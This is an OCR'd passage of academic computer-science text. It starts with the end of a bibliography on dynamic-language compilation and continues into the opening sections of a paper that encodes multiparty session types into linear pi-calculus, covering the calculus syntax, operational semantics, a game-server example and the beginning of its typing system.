6. Craig Chambers, David Ungar, and Elgin Lee. An efficient implementation of Self a dynamically-typed object-oriented language based on prototypes. In *Proceedings of the 1989 Conference on Object-oriented Programming Systems, Languages and Applications*, OOPSLA 1989, pages 49–70, 1989.
7. Maxime Chevalier-Boisvert. *On the fly type specialization without type analysis*. PhD thesis, Université de Montréal, 2015.
8. Maxime Chevalier-Boisvert and Marc Feeley. Simple and effective type check removal through lazy basic block versioning. In *29th European Conference on Object-Oriented Programming, ECOOP 2015*, pages 101–123, 2015.
9. Maxime Chevalier-Boisvert and Marc Feeley. Interprocedural type specialization of JavaScript programs without type analysis. In *30th European Conference on Object-Oriented Programming, ECOOP 2016*, pages 7:1–7:24, 2016.
10. Ron Cytron, Jeanne Ferrante, Barry K. Rosen, Mark N. Wegman, and F. Kenneth Zadeck. Efficiently computing static single assignment form and the control dependence graph. *ACM Transactions on Programming Languages and Systems, TOPLAS*, 13(4):451–490, 1991.
11. L. Peter Deutsch and Allan M. Schiffman. Efficient implementation of the Smalltalk-80 system. In *Proceedings of the 11th ACM SIGACT-SIGPLAN Symposium on Principles of Programming Languages*, POPL 1984, pages 297–302, 1984.
12. R. Kent Dybvig. *Three Implementation Models for Scheme*. PhD thesis, University of North Carolina at Chapel Hill, 1987.

13 Marc Feeley. Gambit Scheme compiler v4.8.7, January 2017. URL: `http://gambitscheme.org/`.

14 Andreas Gal, Brendan Eich, Mike Shaver, David Anderson, David Mandelin, Mohammad R. Haghighat, Blake Kaplan, Graydon Hoare, Boris Zbarsky, Jason Orendorff, Jesse Ruderman, Edwin W. Smith, Rick Reitmaier, Michael Bebenita, Mason Chang, and Michael Franz. Trace-based just-in-time type specialization for dynamic languages. In *Proceedings of the 2009 ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI 2009*, pages 465–478, 2009.

15 Andreas Gal, Christian W. Probst, and Michael Franz. Hotpathvm: an effective JIT compiler for resource-constrained devices. In *Proceedings of the 2nd International Conference on Virtual Execution Environments, VEE 2006*, pages 144–153, 2006.

16 Urs Hölzle, Craig Chambers, and David Ungar. Optimizing dynamically-typed object-oriented languages with polymorphic inline caches. In *Proceedings of the European Conference on Object-Oriented Programming*, ECOOP 1991, pages 21–38, 1991.

17 Richard Kelsey, William D. Clinger, and Jonathan Rees. Revised^5 report on the algorithmic language Scheme. *SIGPLAN Notices*, 33(9):26–76, 1998.

18 Monica Lam, Ravi Sethi, JD Ullman, and Alfred Aho. *Compilers: Principles, Techniques, and Tools*. Addison-Wesley, 2006.

19 Matthew Might. *Environment analysis of higher-order languages*. PhD thesis, Georgia Institute of Technology, 2007.

20 Baptiste Saleil and Marc Feeley. Code versioning and extremely lazy compilation of Scheme. In *Scheme and Functional Programming Workshop*, 2014.

21 Baptiste Saleil and Marc Feeley. Type check removal using lazy interprocedural code versioning. In *Scheme and Functional Programming Workshop*, 2015.

22 Olin Shivers. *Control-flow analysis of higher-order languages*. PhD thesis, Carnegie Mellon University, 1991.

23 Rodrigo Sol, Christophe Guillon, Fernando Magno Quintão Pereira, and Mariza A. S. Bigonha. Dynamic elimination of overflow tests in a trace compiler. In *Proceedings of the 20th International Conference on Compiler Construction: Part of the Joint European Conferences on Theory and Practice of Software*, CC'11/ETAPS'11, pages 2–21, 2011.

24 Gerald J. Sussman and Guy L. Steele Jr. Scheme: A interpreter for extended lambda calculus. *Higher-Order and Symbolic Computation*, 11(4):405–439, 1998.

A Linear Decomposition of Multiparty Sessions for Safe Distributed Programming*

Alceste Scalas[1], Ornela Dardha[2], Raymond Hu[3], and Nobuko Yoshida[4]

1 **Imperial College London, UK**
`alceste.scalas@imperial.ac.uk`
2 **University of Glasgow, UK**
`ornela.dardha@glasgow.ac.uk`
3 **Imperial College London, UK**
`raymond.hu@imperial.ac.uk`
4 **Imperial College London, UK**
`n.yoshida@imperial.ac.uk`

Abstract

Multiparty Session Types (MPST) is a typing discipline for message-passing distributed processes that can ensure properties such as absence of communication errors and deadlocks, and protocol conformance. Can MPST provide a theoretical foundation for concurrent and distributed programming in "mainstream" languages? We address this problem by *(1)* developing the first encoding of a *full-fledged* multiparty session π-calculus into linear π-calculus, and *(2)* using the encoding as the foundation of a practical toolchain for safe multiparty programming in Scala.

Our encoding is type-preserving and operationally sound and complete. Crucially, it keeps the distributed *choreographic* nature of MPST, illuminating that the safety properties of multiparty sessions can be precisely represented with a decomposition into *binary linear channels*. Previous works have only studied the relation between (limited) multiparty and binary sessions via centralised *orchestration* means. We exploit these results to implement an automated generation of Scala APIs for multiparty sessions, abstracting existing libraries for binary communication channels. This allows multiparty systems to be safely implemented over binary message transports, as commonly found in practice. Our implementation is the first to support *distributed multiparty delegation*: our encoding yields it for free, via existing mechanisms for binary delegation.

1998 ACM Subject Classification D.1.3 Concurrent Programming; D.3.1 Formal Definitions and Theory; F.3.3 Studies of Program Constructs — Type structure

Keywords and phrases process calculi, session types, concurrent programming, Scala

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.24

Supplementary Material ECOOP Artifact Evaluation approved artifact available at `http://dx.doi.org/10.4230/DARTS.3.2.3`

1 Introduction

Correct design and implementation of concurrent and distributed applications is notoriously difficult. Programmers must confront challenges involving *protocol conformance* (are messages

* Partially supported by EPSRC (grants EP/K034413/1, EP/K011715/1, EP/L00058X/1, EP/N027833/1, EP/N028201/1) and EU (FP7 612985 "Upscale"). Dardha was awarded a SICSA PECE bursary for visiting Imperial College London in January–March 2016.




Figure 1 Game server with 3 clients.

sent/received according to a specification?) and *communication mechanics* (how are the interactions actually performed?). These difficulties are worsened by the potential complexity of interactions among *multiple* participants, and if the *communication topology* is not fixed.

For example, consider a common scenario for a peer-to-peer multiplayer game: the clients, initially unknown to each other, connect to a "matchmaking" server, whose task is to group players and setup a game session in which they can interact directly. Figure 1 depicts this scenario: Q is the server, connected to three clients $P_\mathtt{a}$, $P_\mathtt{b}$ and $P_\mathtt{c}$. To set up a game, Q sends to each client some networking information (denoted by $s[\mathtt{a}]/s[\mathtt{b}]/s[\mathtt{c}]$, payloads of the `PlayA`/`B`/`C` messages) to "introduce" the clients to each other and allow them to communicate. Then, the clients follow the game protocol (marked as "*Game*"), consisting in some initial message exchanges (`Info`), and a game loop: $P_\mathtt{a}$ chooses a message to send to $P_\mathtt{b}$ (`Mov1AB` or `Mov2AB`) followed by a message from $P_\mathtt{b}$ to $P_\mathtt{c}$, who chooses which message send back to $P_\mathtt{a}$.

Figure 1 features structured protocols with inter-role message dependencies, and a dynamic communication topology (starting client-to-server, becoming client-to-client). Implementing them is not easy: programmers would benefit from tools to *statically* detect protocol violations in source code, and realise the communication topology changes.

Multiparty Session Types (MPST) [27] are a theoretical framework for channel-based communication, capable of modelling our example. In MPST, participants are modelled as *roles* (e.g., game players `a`, `b`, `c`) and programs are *session π-calculus processes*; the "networking information payloads" $s[\mathtt{a}]/s[\mathtt{b}]/s[\mathtt{c}]$ can be modelled as *multiparty channels*, for interpreting roles $\mathtt{a}/\mathtt{b}/\mathtt{c}$ on the game *session* s. Notably, channels can *themselves* be sent/received: this allows to *delegate* a multiparty interaction to another process, thus changing the communicating topology. In Figure 1, the server Q sends (i.e., delegates) the channel $s[\mathtt{b}]$ to $P_\mathtt{b}$; the latter can then use $s[\mathtt{b}]$ to interact with the processes owning channels $s[\mathtt{a}]$ and $s[\mathtt{c}]$ (i.e., $P_\mathtt{a}$ and $P_\mathtt{c}$, after two more delegations).

The MPST framework formalises protocols as *session types*: structured sequences of inputs/outputs and choices. The MPST typing system assigns such types to channels, and checks the processes using them. In our example, channel $s[\mathtt{b}]$ could have type:

$$S_{\mathtt{b}} \;=\; \mathtt{c}!\mathtt{InfoBC}(\mathtt{String})\,.\,\mathtt{a}?\mathtt{InfoAB}(\mathtt{String})\,.\; \mu\mathbf{t}.\big(\mathtt{a}\,\&\,\{\,?\mathtt{Mov1AB}(\mathtt{Int}).\mathtt{c}!\mathtt{Mov1BC}(\mathtt{Int}).\mathbf{t}\;,\;?\mathtt{Mov2AB}(\mathtt{Bool}).\mathtt{c}!\mathtt{Mov2BC}(\mathtt{Bool}).\mathbf{t}\,\}\big)$$

$S_{\mathtt{b}}$ says that $s[\mathtt{b}]$ must be used to realise the *Game* interactions of $P_{\mathtt{b}}$ in Figure 1: first to send $\mathtt{InfoBC}(\mathtt{String})$ to $\mathtt{c}$, then receive $\mathtt{InfoAB}$ from $\mathtt{a}$, then enter the recursive game "loop" $\mu\mathbf{t}.(\ldots)$. Inside the recursion, $\mathtt{a}\,\&\,\{\ldots\}$ is a *branching from* $\mathtt{a}$: depending on $\mathtt{a}$'s choice, the channel will deliver either $\mathtt{Mov1AB}(\mathtt{Int})$ (in which case, it must be used to send $\mathtt{Mov1BC}(\mathtt{Int})$ to $\mathtt{c}$, and loop), or $\mathtt{Mov2AB}$ (then, it must be used to send $\mathtt{Mov2BC}$ to $\mathtt{c}$, and loop). Analogous types can be assigned to $s[\mathtt{a}]$ and $s[\mathtt{c}]$. *Delegation* is represented by types like $\mathtt{q}?\mathtt{PlayB}(S_{\mathtt{b}}).\mathbf{end}$, meaning: from role $\mathtt{q}$, receive a message $\mathtt{PlayB}$ carrying a channel that must be used according to $S_{\mathtt{b}}$ above; then, **end** the session. Session type checking ensures that, e.g., process $P_{\mathtt{b}}$ uses its channels abiding by the types above — thus safely implementing the expected channel dynamics and fulfilling role $\mathtt{b}$ in the game. Finally, MPST can formalise the whole *Game* protocol in Figure 1 as a *global type*, and validate that it is *deadlock-free*; then, via typing, ensure that a set of processes interacts according to the global type (and is, thus, deadlock-free).

MPST in practice: challenges. MPST could offer a promising formal foundation for *safe distributed programming*, helping to develop type-safe and deadlock-free concurrent programs. However, bridging the gap between theory and implementation raises several challenges:

C1 Multiparty sessions can have 2, 3 *or more* interacting roles; but in practice, communication occurs over *binary* channels (e.g., TCP sockets). Can multiparty channels be implemented as compositions of binary channels, preserving their type safety properties?

C2 MPST are far from the types of "mainstream" programming languages, as shown by $S_{\mathtt{b}}$ above. Can they be rendered, e.g., as objects? If so, what are their API and internals?

C3 How should *multiparty delegation* be realised, especially in *distributed* settings?

The current state-of-the-art has not addressed these challenges. On one hand, existing theoretical works on encoding multiparty sessions into binary sessions [8, 9] introduce centralised *medium* (or *arbiter*) processes to *orchestrate* the interactions between the multiparty session roles: hence, they depart from the choreographic (i.e., decentralised) nature of the MPST framework [27], and preclude examples like our peer-to-peer game in Figure 1. On the other hand, there are *no* existing implementations of full-fledged MPST; e.g., [57, 32, 33, 42, 52, 61, 55] only support *binary* sessions, while none of [29, 64, 17, 20] support session delegation.

Our approach. In this work, we tackle the three challenges above with a two-step strategy:

S1 we give the first *choreographic* encoding of a *"full" MPST calculus* into *linear π-calculus*;

S2 we implement a *multiparty session API generation* for Scala, based on our encoding.

By step **S1**, we formally address challenge **C1**. Linear π-calculus provides a theoretical framework with typed channels that cater only for *binary* communication, and may only be used *once* for input/output. These "limitations" are key to the practicality of our approach. In fact, they force us to figure out whether *multiparty channels can be represented by a decomposition into binary channels* — and whether *multiparty session types can be represented by a decomposition into linear types*. To solve these issues, we need study how to "decompose" the intricate MPST theory in (much simpler) π-calculus terms. This endeavour was not tackled before, and its feasibility was unclear. Its practical payoff is that linear π-calculus

channels/types are amenable for an (almost) direct object-based representation (shown in [61]): this tackles challenge **C2**. Further, using π-calculus we can *prove* whether such a decomposition is "correct", i.e., whether MPST processes can be encoded to only interact on *binary* channels, *preserving their type-safety and behaviour* and "inheriting" deadlock-freedom.

In step **S2**, we generate high-level typed APIs for multiparty session programming, ensuring their "correctness" by reflecting the types and process behaviours formalised in step **S1**. Following the binary decomposition in step **S1**, we can implement such APIs as a layer over *existing* libraries for binary sessions (available for Java [30], Haskell [57, 32, 42], Links [44], Rust [33], Scala [61], ML [55]), in a way that solves challenge **C3** "for free".

Contributions. We present the *first* encoding (Section 5) of a full multiparty session π-calculus (Section 2) into standard π-calculus with linear, labelled tuple and variant types (Section 3).

- We present a novel, streamlined MPST formulation, sharply separating global/local typing. Using this formulation, we "close the gaps" between the intricacies of the MPST theory and the (much simpler) π-calculus, and spot a longstanding issue with *type merging* [18] (Definition 2.9, Section 2.1 "On Consistency"). We fix it, with a *revised subject reduction* (Theorem 2.16).
- At the heart of our encoding there is the discovery that the *type safety* property of MPST is *precisely* characterised as a *decomposition* into linear π-calculus types (Theorem 6.3). Our encoding of *types* preserves *duality* and *subtyping* (Theorem 6.1);our encoding of *processes* is *type-preserving* and *operationally sound and complete* (Theorem 6.2 and Theorem 6.5).
- We subsume the encodings of *binary* sessions into π-calculus [14, 15], and support *recursion* (Section 4), which was not properly handled in [13]. Further, we show that multiparty sessions can be encoded into binary sessions *choreographically*, i.e., while *preserving process distribution* (homomorphically w.r.t. parallel composition), in contrast to [8, 9].

In Section 7, we use our encoding as formal basis for the *first implementation of multiparty sessions* supporting *distributed multiparty delegation*, over existing Scala libraries (**paper's artifact**[1]).

Conventions. Derivations use *single*/*double* lines for *inductive*/*coinductive* rules. Recursive types $\mu\mathbf{t}.T$ are always *closed*, and *guarded*: e.g., $\mu\mathbf{t}_1.\ldots\mu\mathbf{t}_n.\mathbf{t}_1$ is not a type. We define $\mathrm{unf}(\mu\mathbf{t}.T)=\mathrm{unf}(T\{^{\mu\mathbf{t}.T}/_{\mathbf{t}}\})$, and $\mathrm{unf}(T)=T$ if $T\neq\mu\mathbf{t}.T'$. Type equality is *syntactic*: $\mu\mathbf{t}.T$ is not equal to $\mathrm{unf}(\mu\mathbf{t}.T)$. We write $P\rightarrow P'$ for process reductions, $\rightarrow^*$ for the reflexive+transitive closure of $\rightarrow$, and $P\not\rightarrow$ iff $\nexists P'$ such that $P\rightarrow P'$. We assume a *basic subtyping* $\leqslant_{\mathtt{B}}$ capturing e.g. $\mathtt{Int}\leqslant_{\mathtt{B}}\mathtt{Real}$. For readability, we use **blue**/**red** for **multiparty**/**standard** π-calculus.

2 Multiparty Session π-Calculus

In this section we illustrate a multiparty session π-calculus [27] (Definition 2.1), and its typing system — including recursion, subtyping [19] and type merging [67, 18] (Section 2.1). The calculus models processes that interact via *multiparty channels* connecting two or more participants: this is a departure from many "classic" and simpler process calculi, like the

[1] http://dx.doi.org/10.4230/DARTS.3.2.3




Figure 2 Multiparty peer-to-peer game. Dashed lines represent session scopes, and circled roles represent channels with roles. *(a)* initial configuration; *(b)* delegation of channel with role $s[\mathtt{b}]$ (and end of session $s_\mathtt{b}$); *(c)* clients directly interacting on session s, after "complete" delegation.

linear π-calculus (Section 3), that model *binary* channels. We provide various examples based on the scenario in Section 1.

▶ **Definition 2.1.** The *syntax* of multiparty session π-calculus *processes* and *values* is:

Processes	P, Q	::=	$\mathbf{0} \mid P \mid Q \mid (\boldsymbol{\nu} s)P$	(inaction, composition, restriction)
			$c[\mathtt{p}] \oplus \langle l(v)\rangle.P$	(selection towards role $\mathtt{p}$)
			$c[\mathtt{p}] \,\&_{i\in I}\, \{l_i(x_i).P_i\}$	(branching from role $\mathtt{p}$ — with $I \neq \emptyset$)
			$\mathbf{def}\, D\, \mathbf{in}\, Q \mid X\langle \tilde{x}\rangle$	(process definition, process call)
Declarations	D	::=	$X(\tilde{x}) = P$	(process declaration)
Channels	c	::=	$x \mid s[\mathtt{p}]$	(variable, channel with role $\mathtt{p}$)
Values	v	::=	$c \mid \mathtt{false} \mid \mathtt{true} \mid 42 \mid \ldots$	(channel, base value)

$\mathrm{fc}(P)$ is the set of *free channels with roles* in P, and $\mathrm{fv}(P)$ is the set of *free variables* in P.

A **channel** c can be either a variable or a **channel with role** $s[\mathtt{p}]$, i.e., a multiparty communication endpoint whose user impersonates role $\mathtt{p}$ in the session s. **Values** v can be variables, or channels with roles, or base values. The **inaction** $\mathbf{0}$ represents a terminated process. The **parallel composition** $P \mid Q$ represents two processes that can execute concurrently, and potentially communicate. The **session restriction** $(\boldsymbol{\nu} s)P$ declares a new session s with scope limited to process P. Process $c[\mathtt{p}] \oplus \langle l(v)\rangle.P$ performs a **selection (internal choice)** towards role $\mathtt{p}$, using the channel c: the labelled value $l(v)$ is sent, and the execution continues as process P. Dually, process $c[\mathtt{p}] \,\&_{i\in I}\, \{l_i(x_i).P_i\}$ uses channels c to wait for a **branching (external choice)** from role $\mathtt{p}$: if the labelled value $l_k(v)$ is received (for some $k \in I$), then the execution continues as P_k (with x_k holding value v). Note that for all $i \in I$, variable x_i is bound with scope P_i. In both branching and selection, the labels l_i ($i \in I$) are all different and their order is irrelevant. **Process definition** $\mathbf{def}\, D\, \mathbf{in}\, Q$ and **process call** $X\langle\tilde{x}\rangle$ model recursion, with D being a **process declaration** $X(\tilde{x}) = P$: the call invokes X by expanding it into P, and replacing its formal parameters with the actual ones. We postulate that process declarations are *closed*, i.e., in $X(\tilde{x}) = P$, we have $\mathrm{fv}(P) \subseteq \tilde{x}$ and $\mathrm{fc}(P) = \emptyset$. Note that our syntax is simplified in the style of [19]: it does not have dedicated input/output prefixes, but they can be easily encoded using $\&$ (with *one* branch) and $\oplus$.

▶ **Example 2.2.** The following MPST π-calculus process implements the scenario in Figure 1:

$$\begin{array}{l}\mathbf{def}\ \mathit{Loop}_\mathtt{b}(x) = x[\mathtt{a}] \,\&\, \left\{ \mathtt{Mov1AB}(y).x[\mathtt{c}] \oplus \langle \mathtt{Mov1BC}(y)\rangle.\mathit{Loop}_\mathtt{b}\langle x\rangle \ ,\ \mathtt{Mov2AB}(z).x[\mathtt{c}] \oplus \langle \mathtt{Mov2BC}(z)\rangle.\mathit{Loop}_\mathtt{b}\langle x\rangle \right\} \mathbf{in} \\ \quad \mathbf{def}\ \mathit{Client}_\mathtt{b}(y) = y[\mathtt{q}] \,\&\, \mathtt{PlayB}(z)\ .\ z[\mathtt{c}] \oplus \langle \mathtt{InfoBC}(\text{“...”})\rangle\ .\ z[\mathtt{a}] \,\&\, \mathtt{InfoBA}(y)\ .\ \mathit{Loop}_\mathtt{b}\langle z\rangle \ \mathbf{in} \\ \qquad (\boldsymbol{\nu} s_\mathtt{a}, s_\mathtt{b}, s_\mathtt{c})\big(Q \mid P_\mathtt{a} \mid P_\mathtt{b} \mid P_\mathtt{c} \big)\end{array}$$

where: $P_\mathtt{b} = \mathit{Client}_\mathtt{b}\langle s_\mathtt{b}[\mathtt{p}]\rangle$ (for brevity, we omit the definitions of $P_\mathtt{a}$ and $P_\mathtt{c}$)

$$Q = (\boldsymbol{\nu} s)\Big(s_\mathtt{a}[\mathtt{q}][\mathtt{p}] \oplus \langle \mathtt{PlayA}(s[\mathtt{a}])\rangle \mid s_\mathtt{b}[\mathtt{q}][\mathtt{p}] \oplus \langle \mathtt{PlayB}(s[\mathtt{b}])\rangle \mid s_\mathtt{c}[\mathtt{q}][\mathtt{p}] \oplus \langle \mathtt{PlayC}(s[\mathtt{c}])\rangle \Big)$$

In the 3rd line, $s_{\mathtt{a}}, s_{\mathtt{b}}, s_{\mathtt{c}}$ are the sessions between the server process Q and the clients $P_{\mathtt{a}}, P_{\mathtt{b}}, P_{\mathtt{c}}$, which are composed in parallel with $\mid$. Each sessions has 2 roles: $\mathtt{q}$ (server) and $\mathtt{p}$ (client); e.g., $s_{\mathtt{b}}$ is accessed by the server (through the channel with role $s_{\mathtt{b}}[\mathtt{q}]$) and by the client $P_{\mathtt{b}}$ (through $s_{\mathtt{b}}[\mathtt{p}]$); similarly, $s_{\mathtt{a}}$ (resp. $s_{\mathtt{c}}$) is accessed by $P_{\mathtt{a}}$ (resp. $P_{\mathtt{c}}$) through $s_{\mathtt{a}}[\mathtt{p}]$ (resp. $s_{\mathtt{c}}[\mathtt{p}]$), while the server owns $s_{\mathtt{a}}[\mathtt{q}]$ (resp. $s_{\mathtt{c}}[\mathtt{q}]$). The body of the server process Q defines a session s (with 3 roles $\mathtt{a}, \mathtt{b}, \mathtt{c}$) for playing the game. Note that the scope of s does *not* include $P_{\mathtt{a}}, P_{\mathtt{b}}, P_{\mathtt{c}}$: see Figure 2(a) for a schema of processes and sessions.

The server Q uses the channel with role $s_{\mathtt{b}}[\mathtt{q}]$ (resp. $s_{\mathtt{a}}[\mathtt{q}], s_{\mathtt{c}}[\mathtt{q}]$) to send the message $\mathtt{PlayB}$ (resp. $\mathtt{PlayA}, \mathtt{PlayC}$) carrying the channel with role $s[\mathtt{b}]$ (resp. $s[\mathtt{a}], s[\mathtt{c}]$) to $\mathtt{p}$. The result is a *delegation* of the channel to the client process $P_{\mathtt{b}}$ (resp. $P_{\mathtt{a}}, P_{\mathtt{c}}$). This way, each client obtains a channel endpoint to interact in the game session s, interpreting a role among $\mathtt{a}$, $\mathtt{b}$ and $\mathtt{c}$.

The client $P_{\mathtt{b}}$ is implemented by invoking $Client_{\mathtt{b}}\langle s_{\mathtt{b}}[\mathtt{p}]\rangle$ (defined in the 2nd line). Here, $y[\mathtt{q}] \,\&\, \mathtt{PlayB}(z)$ means that y (that becomes $s_{\mathtt{b}}[\mathtt{p}]$ after the invocation) is used to receive $\mathtt{PlayB}(z)$ from $\mathtt{q}$, while $z[\mathtt{c}] \oplus \langle \mathtt{InfoBC}(\text{“...”})\rangle$ means that z (that becomes $s[\mathtt{b}]$ after the delegation is received) is used to send $\mathtt{InfoBC}(\text{“...”})$ to $\mathtt{c}$. The game loop is implemented with the recursive process call $Loop_{\mathtt{b}}\langle z\rangle$ (defined in the 1st line) — which becomes $Loop_{\mathtt{b}}\langle s[\mathtt{b}]\rangle$ after delegation.

▶ **Definition 2.3.** The *operational semantics* of multiparty session processes is:

$$\text{(R-Comm)}\quad s[\mathtt{p}][\mathtt{q}] \,\&_{i\in I}\, \{l_i(x_i).P_i\} \mid s[\mathtt{q}][\mathtt{p}] \oplus \langle l_j(v)\rangle.Q \;\to\; P_j\{{}^{v}/_{x_j}\} \mid Q \quad (\text{if } j \in I \text{ and } \mathrm{fv}(v) = \emptyset)$$

$$\text{(R-Call)}\quad \mathbf{def}\, X(\widetilde{x}) = P \,\mathbf{in}\, (X\langle\widetilde{v}\rangle \mid Q) \;\to\; \mathbf{def}\, X(\widetilde{x}) = P \,\mathbf{in}\, (P\{\widetilde{v}/\widetilde{x}\} \mid Q) \quad (\text{if } \widetilde{x} = x_1, \ldots, x_n,\ \widetilde{v} = v_1, \ldots, v_n,\ \mathrm{fv}(\widetilde{v}) = \emptyset)$$

$$\text{(R-Par)}\quad P \to Q \text{ implies } P \mid R \to Q \mid R \qquad \text{(R-Res)}\quad P \to Q \text{ implies } (\boldsymbol{\nu} s)P \to (\boldsymbol{\nu} s)Q$$

$$\text{(R-Def)}\quad P \to Q \text{ implies } \mathbf{def}\, D \,\mathbf{in}\, P \to \mathbf{def}\, D \,\mathbf{in}\, Q$$

$$\text{(R-Struct)}\quad P \equiv P' \text{ and } P \to Q \text{ and } Q' \equiv Q \text{ implies } P' \to Q' \quad (\text{with } \equiv \text{ standard — see [60]})$$

Rule (R-Comm) models communication: it says that the parallel composition of a branching and a selection process, both operating on the same session s respectively as roles $\mathtt{p}$ and $\mathtt{q}$ (i.e., via $s[\mathtt{p}]$ and $s[\mathtt{q}]$) and targeting each other (i.e., $s[\mathtt{p}]$ is used to branch from $\mathtt{q}$, and $s[\mathtt{q}]$ is used to select towards $\mathtt{p}$) reduces to the corresponding continuations, with a value substitution on the receiver side. (R-Call) says that a process call $X\langle\widetilde{v}\rangle$ in the scope of $\mathbf{def}\, X(\widetilde{x}) = P \,\mathbf{in}\ldots$ reduces by expanding $X\langle\widetilde{v}\rangle$ into P, and replacing the formal parameters $(\widetilde{x})$ with the actual ones $(\widetilde{v})$. The remaining rules are standard: reduction can happen under parallel composition, restriction and process definition. By (R-Struct), reduction is closed under a structural congruence [60] stating, e.g., that $\mid$ is commutative and associative, and has $\mathbf{0}$ as neutral element (i.e., $P \mid Q \equiv Q \mid P$, $P \mid (Q \mid R) \equiv (P \mid Q) \mid R$ and $P \mid \mathbf{0} \equiv P$).

▶ **Example 2.4.** The process in Example 2.2 reduces as (see also Figure 2(b), noting the scope of s):

$$(\boldsymbol{\nu} s_{\mathtt{a}}, s_{\mathtt{b}}, s_{\mathtt{c}})\big(\, Q \mid P_{\mathtt{a}} \mid P_{\mathtt{b}} \mid P_{\mathtt{c}}\,\big) \;\to\quad \text{(by (R-Comm) between } Q \text{ and } P_{\mathtt{b}}\text{, (R-Par), (R-Struct), (R-Res))}$$

$$(\boldsymbol{\nu} s_{\mathtt{a}}, s_{\mathtt{c}})\Big(\big(\boldsymbol{\nu} s\big)\Big(\big(s_{\mathtt{a}}[\mathtt{q}][\mathtt{p}] \oplus \langle \mathtt{PlayA}(s[\mathtt{a}])\rangle \mid s_{\mathtt{c}}[\mathtt{q}][\mathtt{p}] \oplus \langle \mathtt{PlayC}(s[\mathtt{c}])\rangle\big) \mid s[\mathtt{b}][\mathtt{c}] \oplus \langle \mathtt{InfoBC}(\text{“...”})\rangle \ldots\Big) \mid P_{\mathtt{a}} \mid P_{\mathtt{c}}\Big)$$

2.1 Multiparty Session Typing

We now illustrate the typing system for the MPST π-calculus, and its properties. We adopt standard definitions from literature — except for some crucial (and duly noted) adaptations.

The goal of the MPST typing system is to ensure that processes interact on their channels according to given specifications, represented as *session types*. MPST foster a *top-down* approach: a *global type* G describes a protocol involving various *roles* — e.g., the game with roles $\mathtt{a}, \mathtt{b}, \mathtt{c}$ in Section 1; G is *projected* into a set of *(local) session types* $S_{\mathtt{a}}$, $S_{\mathtt{b}}$, $S_{\mathtt{c}}$, ... (one per

role) that specify how each role is expected to use its channel endpoint; finally, session types are assigned to channels, and the processes using them are type-checked. Typing ensures that processes *(1) never go wrong* (i.e., use their channels type-safely), and *(2)* interact according to G, by respecting its projections — thus realising a *multiparty, deadlock-free session*.

In the following, we provide a revised and streamlined presentation that clearly outlines the *interplay between the global/local typing levels*. For this reason, unlike most papers, we discuss *local types first*, and *global types later*, at the end of the section.

Session Types: Local and Partial. Session types describe the expected usage of a channel, as a communication protocol involving two or more *roles*. They allow to declare structured sequences of input/output actions, specifying who is the source/target role of interaction.

▶ **Definition 2.5** (Types and roles)**.** The syntax of *(local) session types* is:

$$\begin{array}{rcll} S & ::= & \mathtt{p}\,\&_{i\in I}\,?l_i(U_i).S_i & \text{(branching from role } \mathtt{p} \text{ — with } I \neq \emptyset) \\ & & \mathtt{p}\,\oplus_{i\in I}\,!l_i(U_i).S_i & \text{(selection towards role } \mathtt{p} \text{ — with } I \neq \emptyset) \\ & & \mu\mathbf{t}.S \mid \mathbf{t} \mid \mathbf{end} & \text{(recursive type, type variable, termination)} \\ B & ::= & \mathtt{Bool} \mid \mathtt{Int} \mid \ldots & \text{(base type)} \qquad U ::= B \mid S\,\text{(closed)} \quad \text{(payload type)} \end{array}$$

We omit $\&/\oplus$ when I is a singleton: $\mathtt{p}!l_1(\mathtt{Int}).S_1$ stands for $\mathtt{p}\,\oplus_{i\in\{1\}}\,!l_i(\mathtt{Int}).S_i$. The set of *roles in* S, denoted as $\mathrm{roles}(S)$, is defined as follows:

$$\mathrm{roles}(\mathtt{p}\,\oplus_{i\in I}\,!l_i(U_i).S_i) \triangleq \mathrm{roles}(\mathtt{p}\,\&_{i\in I}\,?l_i(U_i).S_i) \triangleq \{\mathtt{p}\} \cup \textstyle\bigcup_{i\in I}\mathrm{roles}(S_i)$$
$$\mathrm{roles}(\mathbf{end}) \triangleq \emptyset \qquad \mathrm{roles}(\mathbf{t}) \triangleq \emptyset \qquad \mathrm{roles}(\mu\mathbf{t}.S) \triangleq \mathrm{roles}(S)$$

We will write $\mathtt{p} \in S$ for $\mathtt{p} \in \mathrm{roles}(S)$, and $\mathtt{p} \in S\backslash\mathtt{q}$ for $\mathtt{p} \in \mathrm{roles}(S) \setminus \{\mathtt{q}\}$.

